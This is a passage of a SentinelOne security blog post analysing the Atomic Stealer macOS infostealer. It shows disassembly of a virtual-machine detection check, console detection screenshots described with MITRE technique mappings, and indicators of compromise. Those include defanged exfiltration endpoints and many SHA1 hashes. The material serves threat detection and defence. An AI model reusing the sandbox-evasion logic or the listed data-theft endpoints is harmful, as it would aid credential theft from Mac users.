0x01215c2a 4889442458 mov qword [var_58h], rax
0x01215c2f 48895c2428 mov qword [var_28h], rbx
0x01215c34 4889d9 mov rcx, rbx ; int64_t arg_18h
0x01215c37 4889c3 mov rbx, rax ; "bashbindbitsbmi1bmi2boolcallcas1cas2cas3cas4cas
0x01215c3a 488d442438 lea rax, [var_38h]
0x01215c3f 90 nop
0x01215c40 e8bbdae3ff call sym._runtime.slicebytetostring ; sym._runtime.slicebytetostring(0x2, 0x2,
0x01215c45 e83677e6ff call sym._strings.ToLower ; sym._strings.ToLower(0x2, 0x2, 0x1291b1d)
0x01215c4a 488d0d361007. lea rcx, [hit5_0] ; 0x1286c87 ; "vmware %v=%v, (conn) (scan)
; /Users/19531252.5.4.32.5.4.52.5.4.62.5.4.72.5.4.82.5.4.99765625: type :ffff::m
; nElymaicExodus/ExpiresGODEBUGGranthaHEADERSHanunooHarmonyIM UsedIO waitJanuaryKannadaMD2-RSAM5-RSAMakasarMand

0x01215c51 bf06000000 mov edi, 6 ; int64_t arg1
0x01215c56 e8c561e6ff call sym._strings.Contains ; sym._strings.Contains(0x6, 0x2, 0x1291b1d, 0x128
0x01215c5b 84c0 test al, al
0x01215c5d 740a je 0x1215c69 ; unlikely
0x01215c5f b801000000 mov eax, 1
0x01215c64 e8d761eaff call sym._os.Exit ; sym._os.Exit(0x6, 0x2)
```

Atomic Stealer Variant C attempts to test if the malware is running in a Virtual Machine.

## How to Protect Against Atomic Stealer

SentinelOne customers are protected against all known versions of Atomic Stealer. When the agent is set to 'Protect' mode, Atomic Stealer is prevented from executing.

The screenshot displays the SentinelOne console interface for a detected threat. At the top, a green shield icon indicates a 'MITIGATED' status. The threat is classified as 'MALICIOUS' with an 'Analyst Verdict' of 'Undefined' and an 'Incident Status' of 'Unresolved'. Below this, it shows 'Mitigation Actions taken: KILLED (PREEMPTIVE) 1/1' and 'QUARANTINED 1/1'. The 'NETWORK HISTORY' section shows the threat was first seen on May 03, 2023, at 11:05:46 and last seen at 11:32:56. It was detected 3 times on 1 endpoint, specifically on 1 Account / 1 Site / 1 Group. A 'Hunt Now' button is available. The 'THREAT FILE NAME' is '7e481f05173d895c2aa50fa5625a...'. The console provides details for the file's path, command line arguments, process user, publisher name, signer identity, and signature verification. On the right, it lists metadata such as 'Initiated By: Agent Policy', 'Engine: SentinelOne Cloud', 'Detection type: Static', 'Classification: Malware', 'File Size: 25.79 MB', and 'Storyline: Static Threat - View in DV'.

In Detect Only mode, the malware's execution causes an alert and behavioral and threat indicators are available in the console.

Threat Status: NOT MITIGATED | AI Confidence Level: MALICIOUS | Analyst Verdict: Undefined | Incident Status: Unresolved

No actions taken yet

Identified Time May 02, 2023 17:57:18  
Reporting Time May 02, 2023 17:57:22

NETWORK HISTORY

First seen May 02, 2023 17:57:22  
Last seen May 02, 2023 17:57:22

Only 1 time on the current endpoint  
1 Account / 1 Site / 1 Group

Find this hash on Deep Visibility  
[ Hunt Now ]

THREAT FILE NAME e06a094d0bec6020536cdb92f0bd... [ Copy Details ] [ Download Threat File ]

Path	/Users/tritium/Downloads/e06a094d0bec6020536cdb...	Initiated By	Agent Policy
Command Line Arguments	N/A	Engine	Reputation, SentinelOne Cloud
Process User	tritium	Detection type	Static
Publisher Name	N/A	Classification	Malware
Signer Identity	<Type=Unsigned/SHA1=d8351fd94ab8bf547ea2b5012...	File Size	51.55 MB
Signature Verification	N/A	Storyline	Static Threat - View in DV
Originating Process	zsh	Threat Id	1676193556145006883
SHA1	d8351fd94ab8bf547ea2b5012d701a4246c392d5		

THREAT INDICATORS (4) | NOTES | XDR

**Execution**

- A process executed AppleScript [MITRE : AppleScript [T1059.002]]
- Bash script was executed [MITRE : Unix Shell [T1059.004]]

**Defense Evasion**

- Process changed file or directory permissions [MITRE : File and Directory Permissions Modification [T1222.002]]

**Credential Access**

- Keychain was queried [MITRE : Keychain [T1555.001]]

Threat hunters and security teams not protected by SentinelOne are encouraged to review the list of Indicators of Compromise provided at the end of this post.

## Conclusion

Infostealers targeted at Mac users have become increasingly viable for threat actors now that Macs have reached widespread use in organizations, both for work and personal use. As many Mac devices lack good external security tools that can provide both visibility and protection, there is plenty of opportunity for threat actors to develop and market tools to aid cybercriminals.

Atomic Stealer’s advertised price suggests there is money to be made by “selling shovels” as cybercrime actors rush for the ‘Gold’ of data that can be harvested by tricking users into running untrustworthy software. However, the existence of a second variant that appears to be aimed at infecting users first-hand suggests the threat actor isn’t averse to a bit of gold digging, too.

## Indicators of Compromise

### Communications

94[.]142[.]138[.]177/sendlog  
amos-malware[.]ru/sendlog  
37[.]220.87[.]16:5000/sendlog

### October 2023 Update

078dd6122694cbc6e637a11fec77d6cab94bac3b  
07fb38e48529490da73dcb9a0812bd3bb3337189  
1e1981c43d6524f3d51409f884cfe2155b9c5252  
23f7032a7f1dae759a56cfb6a89fc90a65fd7493  
2dfc73283a2f9aad0945af8578990f5b4076b649  
2ff09bc869c0fa6c5ec9538ffe654053f3dfb704  
30d1f086986cf6376d83295a50038b763a280890  
37d51ca4e21f228320ce88a0312ff0118c295b9f

37d51ca4e21f228320ce88a0312ff0118c295b9f  
466e588f1145b1cb0a7445474a9216332343d4b3  
4811fea467a04a2f64fc22d7ca24051202815206  
4811fea467a04a2f64fc22d7ca24051202815206  
509234ccfa77ada7db066fc66eb15d489a526904  
52f045a46b7be149d033d4021ccd803cd05c284f  
5428d609d3f9fe66a920f7c43d66d8e0ff6d6a10  
551d43876a3fb2f502cd94c544cd566b9bfd348d  
5595cd279af37197181c93dd0ae66446d01448f9  
5bab9729665fcb4a78f5d119a8379bdf4e50dfdb  
5d74b760265d3376895178839b620cd989fdca2d  
5e6d5fa1d9db80e7d2ced115464e5b20e6bfb0e6  
741989be0da31b7cab84793fcc2d1da6c6c34d7b  
78e08e549bfa00d6d5a471fa3832d4f12c5e3a75  
7de2cfa8e36d69f4ca875d93f83c783c9f05ee3f  
86cae679347632f396bb90d95cdd577b5723d81c  
88d8c85852d634500b944d22ab1dc0f849c8d52b  
8b7c04861e9878325a5608d0a9ec07aa8b3885da  
9272b8bab6f9adf4df9e3a5eaf5c1917b632b9a8  
960abc20c9dcda33f41f5c6bede1f78f1019f316  
9a22ae8f58667b82403bb2732fef1d94297e47ea  
9c3dc069c1931192a64b9faae46f2a61777e5736  
a440b484da9796dc1bf6e9744b0d74846b6eef19  
a553dc777cce08c344f9fc2942d83062b1678e9b  
a91f943c638eed9451cbc09f52b11b7f9c84f867  
a958e561134e9403bf39660d90a94469f87b3645  
af0ef2999b78e3c1a46a68e18ce6c2d48e131548  
b438bc7ede48f24585ad86b41c3ca2ccb6a8d749  
bce7f2ad0b32a27d894be639ed486b0dca107053  
be0f15fb7e746121fb6ef02d3ed0f114b9d45c68  
bf741ec139b0cb04063749f5d6f5ddf4e222bb37  
c0995b46091dec389d626ef677483bc90560ab1  
c233bab471f05fc767295251ccc1b8b4a3507eba  
c2eac0f41492cf6792c5fa12d2a73da8dffe3b3d  
c4545b290d062f939c769c48edf364e1c24c86fa  
c525205a7083be332e30dc6290914eb271b441  
cc0a546cff17ea7992b5747b8acf05eb10e0fbf1  
cd6d09030433532d33bc886dae389b41c329f74c  
cdbcc7c5d31e9ccad512540947cf9510dcb1d501  
d4f5f1bcf0fa9571010f35863e55e5e837d48ebd  
db03ebdc068a36626e37345813d0f28161a37d6b  
e58987fac3b8cbdbd6e7408adbbfaeb5f60229e2

e95b90c253794f56d32b14b2849f329d3c50f122  
eb15e8df6d93a797f1b6d8b90b6aaeea09638d5a  
ed823a6bcd74a506822d161018d9f1903323f7e6  
f025a8d501833ff4c35cd9444f2e49f05539da8e  
f0e4b34ebfc5a0580a356f3b588c8185deed934f  
f5682819b8adf51d7472b9487adf817dd0159216  
fc71769a4bebb3f19e9a0111e16bd8fa2343ea13  
fe3ca30da39f57ee5cdcf4ffe61afccc7bbfd181  
ff6da20c870601023b8ebbd3cb73e99226f237b

**SHA1 Variant A DMG**

0a87b12b2d12526c8ba287f0fb0b2f7b7e23ab4a  
24c9f5c90ad325dae02aa52e2b1bac2857ae2faf  
36997111b5e7aa81b430a72df9f54bac2a9695ba  
7534b4ef7727d14b4fdd32d18651d32572c7747b

**SHA1 Variant A Mach-O**

0db22608be1172844c0ebf08d573ea4e7ef37308  
2681a24f0ec0b1c153cc12d5d861c0c19c8383ea  
385b9cc7d3147f049e7b42e97f242c5060fc9e97  
46426409b9e65043b15ce2fcddd61213ff4e5156  
48a0a7d4f0ae4b79b4f762857af3bbb02e8ab584  
4f25d1a1aa18c8d85d555cd7a8f1cf2cf202af8c  
58a3bddbc7c45193ecbefa22ad0496b60a29dff2  
5d2e995fa5dce271ac5e364d7198842391402728  
79007aabf9970e0aff7df52fd1c658b69f950c6f  
793195d48cce96bb9b4fc1ee5bac03b371db75f7  
82f4647e6783b012fc9a1f86108c644fcf491cf6  
849cde22d1d188cc290bb527bbd7252ad07099af  
9058ab6e05cb1f9ce77e4f8c18324a6827fb270d  
97b19a82a32890d5ddaecac5a294cc3384309ea9  
98f98a737a26c9dd1b27c474715976356ea4e18b  
aab3a2897950e85a2b957f77d2f100e61e29061c  
b42243d72765f142953bb26794b148858bff10a8  
ca05f80fe44174d1089077f4b2303c436653226f  
d5db5a11b9605d54cf66a153b0112b91c950d88f  
d9d46ecfc1100d2b671ad97dc870e879d2634473  
de465aad6cde9f0ce30fce0157bc18abf5a60d40  
e114f643805394caece2326fb53e5d3a604a1aa9  
f28025717f9db8a651f40c8326f477bf9d51a10f

**SHA1 Variant B DMG**

1f29b00c18bc0b7e1dfce5e79f8111da09f8fab8

### SHA1 Variant B Mach-O

a02730f734032ed0f3b3705926b657aa4b88d720  
c70fdf4362eb56032793ab08e6aeb892f1bd4a9b  
e951b889aabca7ee5b0ff9d06a057884ed788b70

### SHA1 Variant C Mach-O

00a20cf506e169b99e75e937e55c4b156a56304a  
05138ad6617654e381b42ae37e1bf6bc552cd662  
083e7453a1800ce808a38bda2f2d9344f1e6aff9  
08713549eca50a3f4ee8c4dce32e713da1952423  
10b3b243fcdd5368c13fbe84abbff7af0c13df51  
148ed372fbf0b3bc19cc5c71977f61b8e41eb2da  
14a87488243bf253f8165d4b42f4b739407c9906  
19c9b3c9d0423c1817e165fd8315ce0a82034336  
1a687586039804c905759e6bdc9fb16ab4a05741  
1fc6a6a296103446edb51f5aba03f294a01ebc07  
22bd2457a284ac88963e6e87eafbb7f7060605c6  
2cbd24473f08bdce53a9ccc566ce817ea74e672f  
3c8fc04ef41341ed60410959d7f9266e075a0c94  
3dd4211432c79afa0534da3a88a6caab527282b0  
3ec7e1274fd4f51deff02b51937953327034f5d6  
40a97e141613e90907ed4dfa9c648e9ac05c5939  
447c5949a04436f1ac479ea391a8cac38456bf8b  
449bcac2b26d632d5a1d4f38b80349a6a440050b  
4a9222757521855b9f6b6ab35583f2bf629c53e8  
4d0b8212ab2a4631d2dc1a75f29ba786a69f7b2e  
5028e9ddac3eb80dd57b3fd0b1943b200a5af8d0  
6a3b6bc02121e7849f380c6420431e6165a5d5fc  
6b464209db5802fbc510918c0cc5cc009cc8e966  
7185a2eb6eb6873f82986c1e502678352ba1811b  
75f8171a4636e2a518ae6709b3e86875f31ede59  
7cece65179f21ea4d7e6e4778b0175418eb10171  
7daedd153efa323eba2a22b843d400e515cf2e12  
8751e7ca88e5c56ac928c70792e1fd33a6824d73  
9b3b2270a7b1c6cd29ef6df13d9a2260b597f65f  
9cadbd741f6e7547b0e6db38b47485dfd2a42948  
9d62d9ea9ed7f49bcde0aef15bdba65888af737e  
a1feed5da7c9363e3a5c67912c6a6d34c0f32997  
a9a94ec7a6d06e5e44199160f756c7f728ca60b0  
a9d71b86f4f0b356fd30d191692b805cb81d7e52  
ad8be4808f7dd910cec11d7eed88933e3f50132a  
c1c2c0630bbc8590e0f80e3bcf8c4d81de695284  
c2861ae327abe194a39775f9dcbddf816eb3385f

c66fef5b2da022003386a3425c95adcf91bdacd4  
c73ed38e8c9687add687ff7ef4639740f2f1a4a4  
d7a69969f151fd1a712501a76f584580f3eab8a3  
df0d85540e6d27858c7a750c11ead6c2cfc53e07  
e2164b84808360299fee0ce3c303d9af1cfce8b2  
e893136fda499d4534f9968eea14a39f6aabc9bf  
ecd0361847c99008c1f181378ae99fb168463eed  
f09021108fde30a9d51d0d47a02cf8ef24ef2e5a  
fb77bce6ace6f6c506f5ae006fddd1a0b2e557da  
fde1c0fa8a8ffc6ed704d4e082eb4ecba392d379

---

Source: <https://www.sentinelone.com/blog/atomic-stealer-threat-actor-spawns-second-variant-of-macos-malware-sold-on-telegram/>